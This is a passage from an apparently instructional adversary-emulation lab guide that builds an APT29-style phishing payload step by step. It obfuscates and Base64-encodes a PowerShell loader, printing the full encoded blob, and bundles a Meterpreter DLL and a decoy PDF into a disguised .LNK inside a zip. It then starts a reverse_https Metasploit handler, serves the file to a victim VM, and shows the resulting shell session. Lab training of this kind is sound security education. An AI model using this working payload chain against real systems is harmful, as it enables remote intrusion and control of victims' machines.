
In this section, we will prepare the Stage 1 PowerShell loader to execute the Stage 2 PowerShell loader script.

1. Open `stage1_command.ps1` with mousepad.

   `mousepad stage1_command.ps1`



2. Replace the 0s in `$script_length` with the length of `loader_obf.ps1_enc` (2884), **save** `stage1_command.ps1` (File > Save), and close mousepad to return to the terminal.



Step 7: Obfuscate the PowerShell Stage 1 Loader


With our Stage 1 PowerShell loader script prepared, we will obfuscate it using PyFuscation.

1. Navigate back to the `PyFuscation` directory and obfuscate `stage1_command.ps1`.

```
cd PyFuscation
python3 PyFuscation.py -fvp --ps ../stage1_command.ps1
```

2. Copy the obfuscated script located at the highlighted path into the `lab_4.2` folder as `stage1_command_obf.ps1`.

   ```
   cp <obfuscated_script.ps1> ../stage1_command_obf.ps1
   ```


   

3. Navigate to the `lab_4.2` directory, and Base64 encode the obfuscated script with UTF-16LE encoding. This is the format PowerShell expects when natively evaluating encoded commands.

   ```
   cd ..
   cat stage1_command_obf.ps1 | iconv --to-code UTF-16LE | base64 -w 0
   ```

```
┌──(attacker㉿attackerVM)-[~/AdversaryEmulation/labs/lab_4.2/PyFuscation]
└─$ cd ..

┌──(attacker㉿attackerVM)-[~/AdversaryEmulation/labs/lab_4.2]
└─$ cat stage1_command_obf.ps1 | iconv --to-code UTF-16LE | base64 -w 0
JABOAHkAcwByAE8AawBmAHcAOQA5ACAAPQAgADAAeAAwADAAMAA1AGUAMgBiAGUACgAkAEUAeABNAGYATgBmAG8AYwA5AD
kAIAA9ACAAMgA4ADgANAA7AAoAJABIAHIAagBCAHkAdgBiAHEAOQA5ACAAPQAgACIAZABzADcAMAAwADIALgBsAG4AawAi
AAoAaQBmACAAKAAtAG4AbwB0ACgAVABlAHMAdAAtAFAAYQB0AGgAIAAkAEgAcgBqAEIAeQB2AGIAcQA5ADkAKQApAAoAew
AKACQAdgBhAGwAIAA9ACAARwBlAHQALQBDAGgAaQBsAGQASQB0AGUAbQAgAC0AUABhAHQAaAAgACQARQBuAHYAOgB0AGUA
bQBwACAALQBGAGkAbAB0AGUAcgAgACQASAByAGoAQgB5AHYAYgBxADkAOQAgAC0AUgBlAGMAdQByAHMAZQA7AAoAaQBmAC
AAKAAtAG4AbwB0ACAAJAB2AGEAbAApAAoAewAKAGUAeABpAHQACgB9AAoAWwBJAE8ALgBEAGkAcgBlAGMAdABvAHIAeQBd
ADoAOgBTAGUAdABDAHUAcgByAGUAbgB0AEQAaQByAGUAYwB0AG8AcgB5ACgAJAB2AGEAbAAuAEQAaQByAGUAYwB0AG8Acg
B5AE4AYQBtAGUAKQA7AAoAfQAKACQAbgBOAHAAVABKAEYAaQBzADkAOQAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAA
SQBPAC4ARgBpAGwAZQBTAHQAcgBlAGEAbQAgACQASAByAGoAQgB5AHYAYgBxADkAOQAsACcATwBwAGUAbgAnACwAJwBSAG
UAYQBkACcALAAnAFIAZQBhAGQAVwByAGkAdABlACcAOwAKACQAdgBhAGwAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAg
AGIAeQB0AGUAWwBdACgAJABFAHgATQBmAE4AZgBvAGMAOQA5ACkAOwAKACQAcgAgAD0AIAAkAG4ATgBwAFQASgBGAGkAcw
A5ADkALgBTAGUAZQBrACgAJABOAHkAcwByAE8AawBmAHcAOQA5ACwAWwBJAE8ALgBTAGUAZQBrAE8AcgBpAGcAaQBuAF0A
OgA6AEIAZQBnAGkAbgApADsACgAkAHIAIAA9ACAAJABuAE4AcABUAEoARgBpAHMAOQA5AC4AUgBlAGEAZAAoACQAdgBhAG
wALAAwACwAJABFAHgATQBmAE4AZgBvAGMAOQA5ACkAOwAKACQAdgBhAGwAIAA9ACAAWwBDAG8AbgB2AGUAcgB0AF0AOgA6
AEYAcgBvAG0AQgBhAHMAZQA2ADQAQwBoAGEAcgBBAHIAcgBhAHkAKAAkAHYAYQBsACwAMAAsACQAdgBhAGwALgBMAGUAbg
BnAHQAaAApADsACgAkAGQAcABLAFcAQwB5AE8AegA5ADkAIAA9ACAAWwBUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0A
OgA6AEEAUwBDAEkASQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJAB2AGEAbAApADsACgBpAGUAeAAgACQAZABwAEsAVwBDAH
kATwB6ADkAOQA7AA==
┌──(attacker㉿attackerVM)-[~/AdversaryEmulation/labs/lab_4.2]
└─$
```


4. Copy the encoded command to your clipboard.



5. Create an environmental variable and paste the base64 encoded PowerShell blob as the variable's value. The environmental variable will make it easy for us to embed the PowerShell blob into the .LNK file in the next step.

   `ENCODED_COMMAND= "paste your base64 blob here"`

   Be careful! A single missed character will break this entire TTP.



Let's recap what we've done so far:


1. We've generated and XOR encrypted a Meterpreter DLL.
2. We've XOR encrypted the decoy PDF.
3. We've configured, obfuscated, and encoded the Stage 1 and Stage 2 PowerShell loader scripts.

We are now ready to package all of these components together in a .LNK shortcut file.

Step 8: Bundle Payload Components into a Shortcut File (.LNK)


1. We'll create the final .LNK file with a helper script, `evillnk.py`. We will additionally specify an icon file and index to help disguise our malicious .LNK file.

   ```
   python3 evillnk.py -n ds7002.lnk -c $ENCODED_COMMAND --icon
   C:\Windows\System32\SHELL32.dll --index 1
   ```




2. We'll now append the XOR encrypted PDF file to the .LNK file, starting from position `0x3000`, using `append_file.py`.

   ```
   python3 append_file.py -s ds7002.pdf_enc -d ds7002.lnk --seek 0x3000
   ```




3. Next, we'll append the XOR encrypted Meterpreter DLL to the .LNK file, starting from position `0x30000`.

```
python3 append_file.py -s meterpreter.dll_enc -d ds7002.lnk --seek
0x30000
```



4. Lastly, we'll append the Base64 encoded PowerShell loader script to the .LNK file at position `0x5e2be`.


```
python3 append_file.py -s loader_obf.ps1_enc -d ds7002.lnk --seek
0x5e2be
```



Step 9: Place Shortcut File (.LNK) into a Zip Archive

1. Now that we have our .LNK file fully assembled, we can package it into a zip archive.

```
zip ds7002.zip ds7002.lnk
```



At this point, you have a complete payload constructed in the style of APT29. We will now prepare the payload for deployment to target.


Step 10: Setup Meterpreter Reverse HTTPS Handler

1. We first need to set up a handler to receive the Meterpreter callback. To do this, we'll use Metasploit.

   ```
   sudo msfconsole -q
   ```

2. Give Metasploit a minute to load, then start the `reverse_https` handler:

   ```
   handler -H 0.0.0.0 -P 443 -p windows/x64/meterpreter/reverse_https
   ```




Step 11: Setup Web Server

1. We need a web server to emulate the Spearphishing Link TTP. Open a new terminal tab (File > New Tab).

2. Navigate to the `lab_4.2` directory and start a Python3 HTTP server on port 80.

   ```
   cd ~/AdversaryEmulation/labs/lab_4.2
   sudo python3 -m http.server 80
   ```




Step 12: Deploy Payload on Victim Windows System

We're now ready to deploy the payload to the victim Windows system.


1. Switch to the victim Windows Server 2019 VM. Login with the following credentials:
   a. Username: `MAD\madAdmin`
   b. Password: `ATT&CK`


2. Open Edge and enter the following URL to download our malicious Zip file, substituting your IP address:

`http://<your attacker address>/ds7002.zip`



3. Open ds7002.zip from Edge and double-click `ds7002.lnk`. If you lose track of the file, you can open it using file explorer in the Downloads directory. When doing so, open the file by double-clicking on `ds7002.zip`, then double-clicking on `ds7002.lnk`. Do not extract then execute `ds7002.lnk` as it will not execute properly. The dummy PDF should open in Edge, and you should receive a callback in Metasploit.







```
┌──(attacker㉿attackerVM)-[~/AdversaryEmulation/labs/lab_4.2]
└─$ sudo msfconsole -q
msf6 > handler -H 0.0.0.0 -P 443 -p windows/x64/meterpreter/reverse_https
[*] Payload handler running as background job 0.
msf6 >
[*] Started HTTPS reverse handler on https://0.0.0.0:443
[!] https://0.0.0.0:443 handling request from 10.0.2.15; (UUID: xbnilb9z) Withou
t a database connected that payload UUID tracking will not work!
[*] https://0.0.0.0:443 handling request from 10.0.2.15; (UUID: xbnilb9z) Stagin
g x64 payload (201308 bytes) ...
[!] https://0.0.0.0:443 handling request from 10.0.2.15; (UUID: xbnilb9z) Withou
t a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (10.0.2.9:443 → 127.0.0.1) at 2022-03-21 17:51
:00 -0400

msf6 >
```

